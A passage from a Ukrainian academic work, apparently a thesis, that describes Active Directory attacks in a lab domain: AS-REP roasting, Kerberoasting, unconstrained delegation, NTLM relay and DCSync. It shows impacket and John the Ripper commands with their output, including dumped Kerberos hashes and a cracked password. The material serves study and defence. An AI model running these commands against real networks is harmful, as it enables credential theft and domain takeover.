Попередня автентифікація (pre-authentication) є стандартною функцією "handshake" Kerberos (приклади її ідентифікації, та експлуатації наведені на рисунках 3.1, 3.2, 3.3). Дану опцію можна вимкнути для окремого облікового запису користувача Active Directory, що відкриває шлях до атаки. Зловмисник, який знає, для

яких облікових записів вимкнено прапорець попередньої автентифікації, може "запросити" дані автентифікації для цього користувача і отримати зашифрований TGT-квиток від контролера домену, який можна перебрати в автономному режимі, розкриваючи дані облікового запису.

```
┌──(root㉿kali)-[/home/kali]
└─# impacket-GetNPUsers -no-pass -dc-ip 192.168.3.100 avengers/Sirius.Black
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for Sirius.Black
$krb5asrep$23$Sirius.Black@AVENGERS:ae3bb2f1c8bc0e9a68197505a870554d$e67eaa58ed8c63fb7edbf919eb8484a7f59ee0a9f3766ace206f7673366763da89db5ebaafb7a40b6c81cce13828ca118ac02698
4cd637ff602682ca9b9c70f8e6a626832bb32b9c8375bf84c20d7cde6ee44c716c1bbd92e841674146b29334bea6ab767340860e5025d85a982feef1a63dfd96d61a1a559b2ae8bb278c942087605f3278d3e44f89e5a
7bf9b4938b26d561753de8c22fef5b5a33961b8ff4a2bfa1f898f1d56be3effc014c46fdf4fdf680f39615643bf8f8cfcbd2e72d0174ca002d8afa270230291bd8907382125189f7eabbe8e3ec6e676d1ef73e1178cf2
da77033644f4b09096
```

Рисунок 3.2 – Використання скрипта з Python-бібліотеки impacket для дампу квитка користувача

```
┌──(root㉿kali)-[/home/kali]
└─# john --wordlist=/home/kali/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
padfoot          ($krb5asrep$23$Sirius.Black@AVENGERS)
1g 0:00:00:00 DONE (2023-05-22 10:52) 25.00g/s 294400p/s 294400c/s 294400C/s merda..teddie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Рисунок 3.3 – Отримання пароля користувача Sirius.Black внаслідок застосування атаки перебору за словником

Kerberoasting - атака, яка використовує протокол Kerberos для отримання хешів паролів облікових записів користувачів Active Directory зі значеннями ServicePrincipalName (SPN), тобто службових облікових записів.

Користувач може запросити квиток служби видачі квитків (TGS) для будь-якого SPN, і вони можуть бути зашифровані за допомогою RC4 з використанням хешу пароля облікового запису служби, якому призначений запитуваний SPN, в якості ключа. Таким чином, зловмисник, який викраде квитки TGS (або з пам'яті, або перехопивши їх за допомогою перехоплення мережевого трафіку), може витягти хеш пароля облікового запису сервісу і провести атаку грубої сили в автономному режимі для отримання відкритого пароля.

Запит "List all Kerberoastable Accounts" повертає облікові записи, які зображені на рисунку 3.4.

Рисунок 3.4 – Виявлення облікових записів з SPN-властивостями

Далі ми скористаємося скриптом impacket, щоби спробувати отримати імена Service Principal Names, які пов'язані зі звичайними обліковими записами. Ми отримуємо квитки, зашифровані паролями облікових записів користувачів, які потім можуть бути піддані атаці грубого перебору (brute force), або ж за словником в автономному режимі (приклад виконання скрипта для ідентифікації SPN наведений на рисунку 3.5; виконання атаки brute force наведене на рисунку 3.6).

```
┌──(root㉿kali)-[/home/kali]
└─# impacket-GetUserSPNs -request -dc-ip 192.168.3.100 avengers.local/Sirius.Black:padfoot
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName                          Name           MemberOf                                      PasswordLastSet             LastLogon                   Delegation
--------------------------------------------  -------------  --------------------------------------------  --------------------------  --------------------------  ----------
---
JARVIS-DC/SVC_SQLService.AVENGERS.local:1433  SVC_SQLService  CN=IT Admins,OU=Groups,DC=AVENGERS,DC=local  2023-02-08 15:03:46.525778  2023-02-09 08:40:25.900925  unconstrai
ned



[-] CCache file is not found. Skipping...
$krb5tgs$23$*SVC_SQLService$AVENGERS.LOCAL$avengers.local/SVC_SQLService*$2db90264550b0a0edfb9a51f1e5d1376$65831cb74f8b4e02f50420299873cae0294714410425200d8a76b942dd6969d019
454c773416e194351123eadbc2cbe3ed2fa53a70d8c041ea6daee6b244a8fac7244cce25fcdc457841d4a2c5fdc5ce9e8993f21e6b5ef00170848b25cf054c906401cf2851c21d2b5e9d55c7bb0eb04b9cf68c30e8e14
4503f91010c3efbc9436fab3d3b9e072c3e7a44df969607dc4999e90f19e3d8a3f52e92d30fe65e3fae92c6f7ba7066c86e7bbb98bce02c0ff5db6b87e8d90e945c3df574ae36b3e01f8f161a2f3b22d3dcb9606c1984
8238de946a003e4e1cb381b7e79be918280afc139ee469bd72c3c5f935d9de841b89d3bc38ef55770f9d4dfbfb0609d74e31f88367043dee499f455e7f1f6a54a507e9bbf4d5ea04cb34c7edf645406f4c2b4808a2bf1
2a80a12654766b2c11915d7067e9ca70a1c2f09a28f75287577d32fa4e2375c316a483e509cd471e262df445ac44fdfeeed64e0c47f685c4ac44809d3ab52b7d6a950a8aac687ccf75a4bb3094da29d1738f7dd52ca12
aef017fec2b9309412049609707226 4df71f10afd9f33db971390936c039d3c2cd89990db4d230515d054bbed39c2fa2d4b56869164bbf881c0d43d191adc09cc29a717ef5962d6de13bc667dc8fa759227a74d1a0204
ab87b7a24ae5231dd9ac65403bc81ddcc4e542565b3172f9906e73fef03aec27c0ff9ac0ea31009d721d64d590d36822dc153b04294de14111dc5377bfb8e01b77241a4a85b4b619769b5409d1583897d926cf4c44a3f
449152ce657859fe6655315efd161170efc17488759fb5d448abbde62fe35e26a7e9afe656d7c721f3eba5aa251d3db16ddee9d67c9bd61119925818749c456fe865a4aef56d72f42c59b6ac3a5d1c7d7b28c91263779
f65846dcb65a7a78e4fe512cbdd1c0d377ae2e47138bbcdb35c631ecc47eb02c8f3e05fefdee7a946fd73257451e64ab1ad86d9482ba89b6c12a9ac6b92f9d69f15ef83d0ef784aa31eed644c3e8a0cbbe5f0c9d1a686
bff33e7151fe27c8ec47a4f95b38c78b8456bcc815fe84451b26f97be0c75658a48828845c95955c7fa8c2aee579aec083cba021e4f25332fe5ad5630c712e0cea9eefc1c0cba5951ce8c3f2f84c6823d597cba0b4233
5e8b736f11bd18709ca52183c0d92ed16132c37b109ef444a9b76700d3fe4666cb3a297ad725db961e7f5ed2b37042a0a2ef6f161f2b0b107f792baad766f62221b1a3b6a12984e827c376a739b9367f9c413b79ee201
1cdeecd2e3e4e6741aad7ef53eee21933bf539b9fb493ee6288ad591e47d6faccb8ee1e5e1545c73339428c8ccfd6d67d93d5dcdeea7b280f4fb16307acbf34b777d9dbdf0dc8af7311b0b2fbb5e5da24087437b76b62
9be8f4df7c9e25e0996a65a5ba9d18cebe797b66fc71e4743e5fb097e2d5fa0776142df0cf8e65c62c8d5e0f0653dee5bf646cbb10a14746b5bf52bfddbb34cf433bd26bedd262261f4f94810c36d4fbb440953c6e94f
5bf5ab76dc1387b76b652b1394ab5a10a739a974
```

Рисунок 3.5 – Отримання одного з квитків, зашифрованого паролем облікового запису SVC_SQLService



Рисунок 3.6 – Отримання пароля у форматі clear-text внаслідок атаки перебору за словником

Делегування - функція Active Directory, яка дозволяє користувачам або комп'ютерам видавати себе за облікові записи.

Необмежене делегування - дозвіл комп’ютеру, користувачеві, або сервісному акаунту видавати себе за будь-який обліковий запис (приклад виявлення наведений на рисунку 3.7).

Приклад сервісного необмеженого делегування:

- користувач автентифікується у веб-застосунку, в якому увімкнена опція необмеженого делегування;
- веб-додаток, використовуючи облікові дані користувача, “запитує” службовий квиток у Центрі розподілу ключів Kerberos (KDC);
- KDC видає сервісний квиток веб-застосунку, який містить облікові дані користувача;
- веб-додаток може пересилати облікові дані користувача іншим службам або ресурсам в межах домену, без будь-яких обмежень на те, до яких служб або ресурсів він може отримати доступ.

Якщо для комп'ютера увімкнене необмежене делегування, то кожного разу, коли обліковий запис під’єднується до цього комп'ютера, його квиток, що надає права (TGT) з Центру розподілу ключів (KDC), зберігається в пам'яті для подальшого використання комп'ютером (приклад його отримання наведений на рисунку 3.8; експлуатація наведена на рисунку 3.9).

Для того, щоби комп'ютер міг автентифікуватися від імені інших сервісів, необхідне виконання двох умов:

- обліковий запис повинен мати прапорець TRUSTED_FOR_DELEGATION у полі прапорців контролю облікових записів користувачів (UAC);
- обліковий запис користувача не має прапорця NOT_DELEGATED, який за замовчуванням встановлений для недоменних облікових записів.



Рисунок 3.7 – Комп’ютер “FELLOWSHIP” має права необмеженого делегування



Рисунок 3.8 – Отримання закодованого квитка комп’ютера JARVIS-DC



Рисунок 3.9 – Використання команди з Python-бібліотеки для дампу NTLM-хешів усіх користувачів домену

SMB relay - атака, сенс якої полягає у перехопленні зловмисником NTLM-хешу користувача, а потім ретранслює його для доступу до іншої машини в мережі, на якій вимкнена опція “SMB signing”:

- якщо опція ввімкнена, то при спробі передання (relay) облікових даних домен не дозволить зловмиснику цього зробити, адже пакет підписаний не ним;
- якщо опція вимкнена, автентичність користувача, від якого надходить запит, не перевіряється, і система просто ідентифікує користувача та хеш і надає йому дозвіл (приклад ідентифікації наведений на рисунку 3.10).

Метою таких атак є перенаправлення автентифікації з одного джерела на інше. Зловмисник може обманом змусити систему (A) пройти автентифікацію на комп'ютері, що належить зловмиснику. Таким чином, зловмисник може “передати” дані автентифікації на цільову систему (B) і скористатися дійсними обліковими даними для їх використання.

Коли користувач намагається отримати доступ до ресурсу, автентифікація NTLM зазвичай відбувається таким чином:

- клієнт зашифровує власний пароль за допомогою односторонньої хеш-функції;
- клієнт надсилає своє ім'я користувача у відкритому вигляді на сервер;
- сервер відповідає випадковим набором байтів;
- клієнт зашифровує випадкове значення своїм хешованим паролем;

- сервер перевіряє зашифроване клієнтом значення, використовуючи його пароль з бази даних;
- сервер порівнює власне значення та відповідь клієнта та надає доступ, якщо вони збігаються.

Атака “NTLM relay” має схожий сценарій:

- зловмисник створює ретранслятор (зображено на рисунках 3.11 та 3.12);
- клієнт намагається отримати доступ до сервісу (приклад на рисунку 3.13);
- зловмисник надсилає запит клієнту для проходження автентифікації;
- клієнт проходить типовий процес автентифікації, тим самим надсилаючи зловмиснику власні дані (зображено на рисунку 3.14);
- зловмисник ретранслює отримані повідомлення на бажаний сервер, щоби отримати до нього доступ (зображено на рисунку 3.14).



Рисунок 3.10 – Виявлення, що комп’ютер MARAUDER не має увімкненої опції підписування пакетів (своєрідного шифрування протоколу SMB)



Рисунок 3.11 – Використання команди NTLMrelayx для майбутнього перенаправлення автентифікації

```
[+] Servers:
    HTTP server               [OFF]
    HTTPS server              [ON]
    WPAD proxy                [OFF]
    Auth proxy                [ON]
    SMB server                [OFF]
    Kerberos server           [ON]
    SQL server                [ON]
    FTP server                [ON]
    IMAP server               [ON]
    POP3 server               [ON]
    SMTP server               [ON]
    DNS server                [ON]
    LDAP server               [ON]
    RDP server                [ON]
    DCE-RPC server            [ON]
    WinRM server              [ON]

[+] HTTP Options:
    Always serving EXE        [OFF]
    Serving EXE               [OFF]
    Serving HTML              [OFF]
    Upstream Proxy            [OFF]

[+] Poisoning Options:
    Analyze Mode              [OFF]
    Force WPAD auth           [OFF]
    Force Basic Auth          [OFF]
    Force LM downgrade        [OFF]
    Force ESS downgrade       [OFF]

[+] Generic Options:
    Responder NIC             [eth0]
    Responder IP              [192.168.16.168]
    Responder IPv6            [fe80::20c:29ff:fe9b:6795]
    Challenge set             [random]
    Don't Respond To Names    ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name    [WIN-I3IOTZYMVUZ]
    Responder Domain Name     [7F1T.LOCAL]
    Responder DCE-RPC Port    [49590]

[+] Listening for events...
```

Рисунок 3.12 – Локальне “підняття” серверів інструментом Responder з метою отримання даних автентифікації



Рисунок 3.13 – Клієнт переходить за певним мережевим ресурсом



Рисунок 3.14 – Внаслідок успішного виконання атаки зловмисник отримує хеші користувачів

DCSync – техніка, яка дозволяє зловмиснику отримати копію бази даних Active Directory (NTDS.dit) з контролера домену (DC) безпосередньо через протокол реплікації DRSUAPI, і спрямована на експлуатацію вразливості в процесі автентифікації та авторизації.

Одне з найпоширеніших застосувань даної атаки – отримання хешу NTLM (AES-128, AES-256) облікового запису KRBTGT для створення золотого квитка, сенс якого полягає у збереженні високопривілейованого доступу до домену навіть після зміни паролів цільових користувачів (а, отже, і їхніх хешів).

Для успішної реалізації DCSync користувачеві необхідно володіти двома атрибутами:

- Replicating Directory Changes (DS-Replication-Get-Changes);
- Replicating Directory Changes All (DS-Replication-Get-Changes-All).

Вікно надання користувачеві прав DCSync наведене на рисунку 3.15.



Рисунок 3.15 – Майстер делегування контролю користувача домену

Після отримання пароля або NTLM-хешу (наведено на рисунку 3.16) одного з таких користувачів, усе, що залишається зловмиснику – використати інструмент пост-експлуатації mimikatz (у такому випадку необхідні локальні права адміністратора на одному з комп'ютерів Active Directory), або ж один зі скриптів Python-бібліотеки Impacket з середовища Linux, імперсоніфікувавши контролер домену.

Даний метод атаки можна поєднувати з векторами, які вже були згадані раніше. Наприклад, здампивши квиток облікового запису внаслідок експлуатації AS-REP roasting, можливо отримати пароль користувача, який належить до однієї з привілейованих груп.



Рисунок 3.16 – Використання secretsdump для отримання NTLM-хешів користувачів домену завдяки правам DCSync

